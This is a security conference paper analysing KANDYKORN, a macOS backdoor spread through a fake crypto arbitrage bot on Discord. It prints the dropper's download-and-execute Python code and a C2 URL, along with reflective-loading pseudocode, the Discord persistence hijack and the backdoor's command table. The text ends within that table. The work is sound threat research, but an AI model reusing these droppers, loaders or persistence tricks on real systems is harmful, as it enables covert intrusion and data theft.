2024 DUBLIN

2 - 4 October, 2024 / Dublin, Ireland

SUGARCOATING KANDYKORN: A SWEET DIVE INTO A SOPHISTICATED MACOS BACKDOOR

Salim Bitam

Elastic, The Netherlands

salim.bitam@elastic.co

ABSTRACT

KANDYKORN is a novel *macOS* backdoor recently discovered by *Elastic Security Labs* during an intrusion targeting blockchain engineers at a prominent crypto exchange platform. With *macOS* devices increasingly becoming prime targets, the discovery of KANDYKORN sheds light on new trends being adopted by cybercriminals and state-sponsored actors.

Operating covertly, KANDYKORN employs a feature-rich multi-staged loader paired with a custom network protocol to facilitate a range of post-compromise activities. Its diverse functionality includes capabilities that enable lateral movement and data exfiltration while allowing the adversary to remain under the radar.

KANDYKORN serves as a prime example of how mature threat groups are adapting to new techniques and targeting their victims. By leveraging social media platforms like *Discord* with enticing lures, these actors are finding new paths into highly targeted environments.

INTRODUCTION

Elastic Security Labs disclosed a novel intrusion in late 2023 that specifically targeted blockchain engineers working for a cryptocurrency exchange platform. This intrusion exemplifies the advanced tactics employed by threat actors, combining custom-developed tools with publicly available open-source capabilities to achieve both initial access and post-exploitation objectives.


This intrusion was discovered during an investigation into attempts to reflectively load a binary into memory on a *macOS* endpoint. Further analysis revealed that the intrusion began with a Python application disguised as a cryptocurrency arbitrage bot, which was distributed through a direct message on a public *Discord* server. This method of delivery highlights innovative and deceptive strategies used by attackers to exploit trusted communication channels.

This paper will explore the specifics of the intrusion, detailing how the victim was compromised through social engineering tactics and the initial code used to achieve the initial stage of compromise. We will provide an in-depth analysis of KANDYKORN, focusing on its multi-stage loaders, the obfuscation techniques employed, and its diverse capabilities. Additionally, we will discuss the development of a custom tool designed to interact with KANDYKORN, enabling the simulation of the threat.

THE INGENIOUS IMPERSONATION: INITIAL COMPROMISE

The threat group behind KANDYKORN impersonated members of the blockchain engineering community on a public *Discord* server frequented by the community members. Through social engineering, the attackers convinced an initial victim to download and decompress a ZIP archive containing malicious code. The victim believed they were installing an arbitrage bot, a software tool designed to profit from cryptocurrency rate differences between platforms.

The software is a Python application packaged in a ZIP file titled `Cross-Platform Bridges.zip`. Decompressing it reveals a `main.py` script accompanied by a folder named `order_book_recorder`, housing 13 individual Python scripts.



```
Cross-Platform Bridges
    main.py
    order_book_recorder
        alert.py
        config.py
        depth.py
        logger.py
        logtable.py
        notify.py
        opportunity.py
        pricetable.py
        recorder.py
        side.py
        telegram.py
        utils.py
        watcher.py
```

Figure 1: Extracted ZIP with Python scripts.

The victim ran the Python script (`main.py`), which initially appeared benign. However, upon closer inspection of the other files within the downloaded package, a file named `watcher.py` caught our attention. This Python script contained a variable with a *Google Drive* URL, indicating a potential connection to an external resource. The script downloads the content and saves it to a file in `./_log/testSpeed.py`.

```python
with open(folder_name + "/running.log", "a") as fr:
    fr.write(current_time.strftime("%Y-%m-%d %H:%M:%S") + "\n")

output = local_dir + "/_log/testSpeed.py"

def import_networklib():
    try:
        server_addr = "http://drive.google.com/uc?id=1e0y7nPOymLSuhGKcKJTqEStEZKtZ2WQD"

        import urllib.request
        req = urllib.request.Request(
                server_addr)
        s = urllib.request.urlopen(req)
        s_args = s.read()
    except:
        return 'os.name()'

    try:
        with open(output, "wb") as fo:
            fo.write(s_args)
```

Figure 2: Python snippet downloading testSpeed.py.

The created file (`./_log/testSpeed.py`) is then imported as a module, executing the contents of the script. Upon completion of the execution, the file is deleted to cover its tracks.


```python
try :
    import order_book_recorder._log.testSpeed
except :
    nemw = 1

try :
    os.remove(output)
except:
    os_name = os.name
```

Figure 3: Python snippet deletes testSpeed.py.

The first wave: droppers and FinderTools


When executed, the newly dropped file (`testSpeed.py`) establishes an outbound network connection and fetches another Python file from a *Google Drive* URL, named `FinderTools`. This new file is saved to the `/Users/Shared/` directory.



user_agent.original	destination.ip	method	url.full
Python-urllib/3.9	142.251.209.14	GET	http://drive.google.com/uc?id=146Z7hd2cVWH42RfaGUsG_wq09xHVBGg5


Figure 4: Outbound request to download FinderTools.

Next, `testSpeed.py` executes `FinderTools`, initializing a new outbound network connection with the following URL as an argument: `tp-globa[.]xyz//OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC`.



process.Ext.effective_parent.name	process.parent.name	process.name	process.args	event.action
pycharm	python3.9	python3.9	[python3, /users/shared/FinderTools, http://tp-globa.xyz//OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC]	exec


Figure 5: Execution of FinderTools.



user_agent.original	destination.ip	method	url.full
Mozilla/5.0 (CrKey armv7 7.4.00392)	192.119.64.43	POST	http://tp-globa.xyz/OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36	192.119.64.43	GET	http://tp-globa.xyz/OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC

Figure 6: Outbound connection from FinderTools.

`FinderTools` is yet another dropper, downloading and executing a hidden second-stage payload (`.sld`) written to the `/Users/Shared/` directory.



process.Ext.effective_parent.name	process.parent.name	process.executable	event.action
pycharm	python3.9	/Users/Shared/.sld	exec

Figure 7: Execution of .sld (SUGARLOADER).


SUGARLOADER's hidden layers: decoding the .sld payload

The `.sld` file, a 64-bit *macOS* binary which we named SUGARLOADER, is an obfuscated binary used twice under two separate names, `.sld` and `.log`. The first instance of SUGARLOADER is located at `/Users/shared/.sld`. The second instance, renamed to `.log`, is employed as a persistence mechanism.

Obfuscation

The main code of SUGARLOADER is packed; before the execution of the `start` function `__mod_init_func` is executed, which contains the unpacking code for SUGARLOADER.


Numerous junk instructions, opaque predicates and indirect jumps in memory are present within the packed code, complicating the analysis of the unpacking process. An easy way to unpack the code is to put a hardware breakpoint at the start of the packed code. It's worth noting that a hardware breakpoint is essential due to the preliminary memory checksum validation performed with the `CRC32` algorithm before unpacking occurs.



```
lko1_hidden:00000001005ADA1F                 push    r10
lko1_hidden:00000001005ADA21                 mov     r10, 0E3AA141F9D349A8Ch
lko1_hidden:00000001005ADA2B                 pushfq
lko1_hidden:00000001005ADA2C                 xor     r10b, 9Bh
lko1_hidden:00000001005ADA30                 and     r10, r10
lko1_hidden:00000001005ADA33                 or      r10, r10
lko1_hidden:00000001005ADA36                 mov     r10, [rsp+10h+var_8]
lko1_hidden:00000001005ADA3B                 mov     [rsp+10h+var_8], 2A372E85h
lko1_hidden:00000001005ADA44                 push    [rsp+10h+var_10]
lko1_hidden:00000001005ADA48                 popfq
lko1_hidden:00000001005ADA49                 lea     rsp, [rsp+8]
lko1_hidden:00000001005ADA4E                 call    loc_10034997D
lko1_hidden:00000001005ADA53                 mov     esi, 87242AB5h
lko1_hidden:00000001005ADA58                 lea     rax, [rsi+rsi*8+0A1919Ah]
lko1_hidden:00000001005ADA60                 mov     edi, [r8]
lko1_hidden:00000001005ADA64                 movzx   edx, sil
lko1_hidden:00000001005ADA68                 ror     rsi, 6
lko1_hidden:00000001005ADA6C                 mov     esi, [r8+rdx*2-166h]
lko1_hidden:00000001005ADA74                 movsx   r10d, al
lko1_hidden:00000001005ADA78                 mov     cl, [rdx+r8-0ADh]
lko1_hidden:00000001005ADA80                 lea     r10, ds:72B61137h[rax*2]
lko1_hidden:00000001005ADA88                 movsx   ebp, ax
lko1_hidden:00000001005ADA8B                 cbw
lko1_hidden:00000001005ADA8D                 lea     r8, [r8+rdx-0AFh]
lko1_hidden:00000001005ADA95                 bt      bp, r10w
lko1_hidden:00000001005ADA9A                 jb      loc_100319D09
lko1_hidden:00000001005ADA9A ; END OF FUNCTION CHUNK FOR InitFunc_0
lko1_hidden:00000001005ADAA0 ; START OF FUNCTION CHUNK FOR sub_10026A080
```

Figure 8: Assembly code obfuscation with dead code.

At the time of the research in late 2023 the sample had zero detections on *VirusTotal*, mainly due to the packed code.



No security vendors and no sandboxes flagged this file as malicious

3ea2ead8f3cec030906dcbffe3efd5c5d77d5d375d4a54cca03bfe8a6cb59940


.log

macho 64bits

Figure 9: SUGARLOADER binary with zero hits in VirusTotal.

Execution flow

SUGARLOADER is a loader that fetches a *macOS* binary from the command-and-control server (C2) and reflectively loads it in memory. It can take the configuration (C2 address and port) from the command line or from a configuration file named `/Library/Caches/com.apple.safari.ck`.




```
if ( argc < 3 )
{
  stage4_executable_buffer = connect_to_server(&v17 + 1);
}
else
{
  c2_ip_address = argv[1];
  c2_port = j_j__atoi_ptr(argv[2]);
  stage4_executable_buffer = save_config_connect_to_c2(c2_ip_address, c2_port, &v17 + 1);
}
```

Figure 10: SUGARLOADER arguments handling pseudocode.

This configuration file is encrypted/decrypted using RC4 with a hard-coded 64-byte key and is utilized by both SUGARLOADER and KANDYKORN for establishing secure network communications.

A C2 server can be identified either by a fully qualified URL (`c2_urls`) or by an IP address and port (`c2_ip_address`). The system supports two C2 servers: a primary server and a secondary fallback server. This redundancy is a common tactic employed by malicious actors to maintain persistent connectivity with the victim, even if the primary C2 server is taken down or blocked. Additionally, the malware includes a `sleepInterval` setting, which defines the default time interval it waits between executing separate actions.


The last step taken by SUGARLOADER is to download and execute a final stage payload from the C2 server. It takes advantage of a technique known as reflective binary loading to execute the final stage, leveraging APIs such as `NSCreateObjectFileImageFromMemory` or `NSLinkModule`.



```
    j_j__NSCreateObjectFileImageFromMemory_ptr(a1, v18, objectFileImage);
    v19 = j_j__NSLinkModule_ptr(objectFileImage[0], "module", 0);
    v20 = j_j__NSLookupSymbolInModule_ptr(v19, "_main");
    v21 = j_j__NSAddressOfSymbol_ptr(v20);
    dword_100008410 = j_j__setjmp_ptr(dword_100008420);
    if ( !dword_100008410 )
    {
      j_j__atexit_ptr(sub_100004CCE);
      v21();
    }
    v22 = v19;
  }
  else
  {
    a1[3] = 8;
    j_j__NSCreateObjectFileImageFromMemory_ptr(a1, v18, objectFileImage);
    v23 = j_j__NSLinkModule_ptr(objectFileImage[0], "module", 0);
    v24 = j_j__NSLookupSymbolInModule_ptr(v23, "__mh_execute_header");
    v25 = j_j__NSAddressOfSymbol_ptr(v24);
    v26 = v25[4];
    if ( v26 )
    {
      v27 = (v25 + 8);
      if ( v25[8] == 0x80000028 )
      {
```

Figure 11: SUGARLOADER code injection.

SUGARLOADER reflectively loads KANDYKORN, creating a new file initially named `appname`, which we refer to as HLOADER. This name was taken directly from the process code signature's signing identifier.



process.code_signature.signing_id
HLoader-5555494485b460f1e2343dffaef9b94d01136320

Figure 12: HLOADER code signature signing ID.


HLOADER's Discord deception: unravelling stage 3

HLOADER was identified through the use of a *macOS* binary code-signing technique previously associated with the DPRK's Lazarus Group, notably seen in the *3CX* intrusion [1]. *Elastic Security Lab*s has recognized this technique as an indicator of DPRK campaigns, as highlighted in our June 2023 research publication on JOKERSPY [2].

HLOADER's is a self-signed binary written in Swift; it's main purpose is to create persistence on the system through execution flow hijacking [3] of the widely used chat application *Discord*. This application is often configured by users as a login item and launched when the system boots, making it an attractive target for takeover. It also indicates that the author had a clear understanding of their victims.

The purpose of this loader is to execute both the legitimate *Discord* bundle and the `.log` payload (SUGARLOADER), the latter of which is used to execute Mach-O binary files from memory without writing them to disk.

The legitimate *Discord* binary, `/Applications/Discord.app/Contents/MacOS/Discord`, was renamed to `.lock` and replaced by HLOADER.



event.action	file.path	file.Ext.original.path
rename	/Applications/Discord.app/Contents/MacOS/.lock	/Applications/Discord.app/Contents/MacOS/Discord
rename	/Applications/Discord.app/Contents/MacOS/Discord	/Applications/Discord.app/Contents/MacOS/HLoader

Figure 13: Renaming of Discord binary to .lock.

When executed, HLOADER performs a series of operations. First, it renames itself from Discord to `MacOS.tmp`. Then, it renames the legitimate *Discord* binary from `.lock` to Discord. Next, it executes both Discord and `.log` using `NSTask.launchAndReturnError`. Finally, it renames both files back to their original names.

The process tree shown in Figure 14 visually depicts how persistence is obtained. The root node Discord is actually HLOADER disguised as the legitimate app. As presented above, it first runs .lock, which is in fact Discord, and, alongside, spawns SUGARLOADER as a process named .log.




Events / MacOS.tmp / 5 Events / 2 alert
malware, intrusion_detection, file info, change, denied @ Oct 13, 2023 @ 21:06:58.825
Malware Prevention Alert
malware, intrusion_detection info, allowed @ Oct 13, 2023 @ 21:06:58.821
Malicious Behavior Prevention Alert: Reflec...
ANALYZED EVENT · TERMINATED PROCESS
Discord
4 file
191 milliseconds
TERMINATED PROCESS
.log
2 alert
1 file
2 network
159 milliseconds
TERMINATED PROCESS
.lock
35 file
2 network
1 minute

Figure 14: Process tree analyser.

Final form: unveiling KANDYKORN's stage 4 payload

KANDYKORN is the final stage of this execution chain and possesses a full-featured set of capabilities to access and exfiltrate data from the victim's computer. *Elastic Security Labs* was able to retrieve this payload from one C2 server which hadn't been deactivated yet.


KANDYKORN processes are forked and run in the background as daemons before loading their configuration file from `/Library/Caches/com.apple.safari.ck`.



```
v20 = 0;
v19 = argc;
v18 = argv;
crypt_rc4::crypt_rc4(v29);
crypt_rc4::set_key(v29, &rc4_key, 64);
v17 = fork();
if ( !v17 )
{
  setpgrp();
  goto LABEL_5;
}
if ( v17 <= 0 )
{
ABEL_5:
  setlocale(0, "en_US.UTF-8");
  setenv("LC_ALL", "en_US.UTF-8", 1);
  setenv("TERM", "xterm-256color", 1);
  setsid();
  setpgid(0, 0);
  v17 = open("/dev/null", 2);
```

Figure 15: KANDYKORN forking itself after loading its configuration.


An intriguing aspect worth noting is that the binary of KANDYKORN appears to be compiled in debug mode; it contains all its symbols, allowing for comprehensive analysis and understanding of its internal structure and functionality. Additionally, the malware prints debugging information during execution.



```
v6 = this;
random_number = 0x23D76C * rand();
v2 = random_number;
dbg_log("sendint\n");
ksocket::sendint(this, &v2);
dbg_log("recvint\n");
ksocket::recvint(this, &nonce);
dbg_log("recvinted\n");
v3 = (random_number & HIWORD(nonce)) + ((nonce & HIWORD(random_number)) << 16);
ksocket::sendint(this, &v3);
ksocket::recvint(this, &v3);
if ( v3 == 0x41C3372 )
  return 0;
else
  return -1;
```

Figure 16: KANDYKORN compiled in debug.

The configuration file is read into memory then decrypted using the same RC4 key, and parsed for C2 settings. The communication protocol is similar to prior stages using the victim ID value for authentication.



```
switch ( this->command )
{
  case 0xD1:
    v3 = 0;
    break;
  case 0xD2:
    v3 = process_module::resp_basicinfo(this);
    break;
  case 0xD3:
    v3 = process_module::resp_file_dir(this);
    break;
  case 0xD4:
    v3 = process_module::resp_file_prop(this);
    break;
  case 0xD5:
    v3 = process_module::resp_file_upload(this);
    break;
  case 0xD6:
    v3 = process_module::resp_file_down(this);
    break;
  case 0xD7:
    v3 = process_module::resp_file_zipdown(this);
    break;
  case 0xD8:
    v3 = process_module::resp_file_wipe(this);
    break;
  case 0xD9:
    v3 = process_module::resp_proc_list(this);
    break;
  case 0xDA:
    v3 = process_module::resp_proc_kill(this);
    break;
  case 0xDB:
    v3 = process_module::resp_cmd_send(this);
    break;
  case 0xDC:
    v3 = process_module::resp_cmd_recv(this);
    break;
  case 0xDD:
    v3 = process_module::resp_cmd_create(this);
    break;
  case 0xDE:
    v3 = process_module::resp_cfg_get(this);
    break;
  case 0xDF:
    v3 = process_module::resp_cfg_set(this);
    break;
  case 0xE0:
    v3 = process_module::resp_sleep(this);
    break;
  default:
    v3 = -997;
```

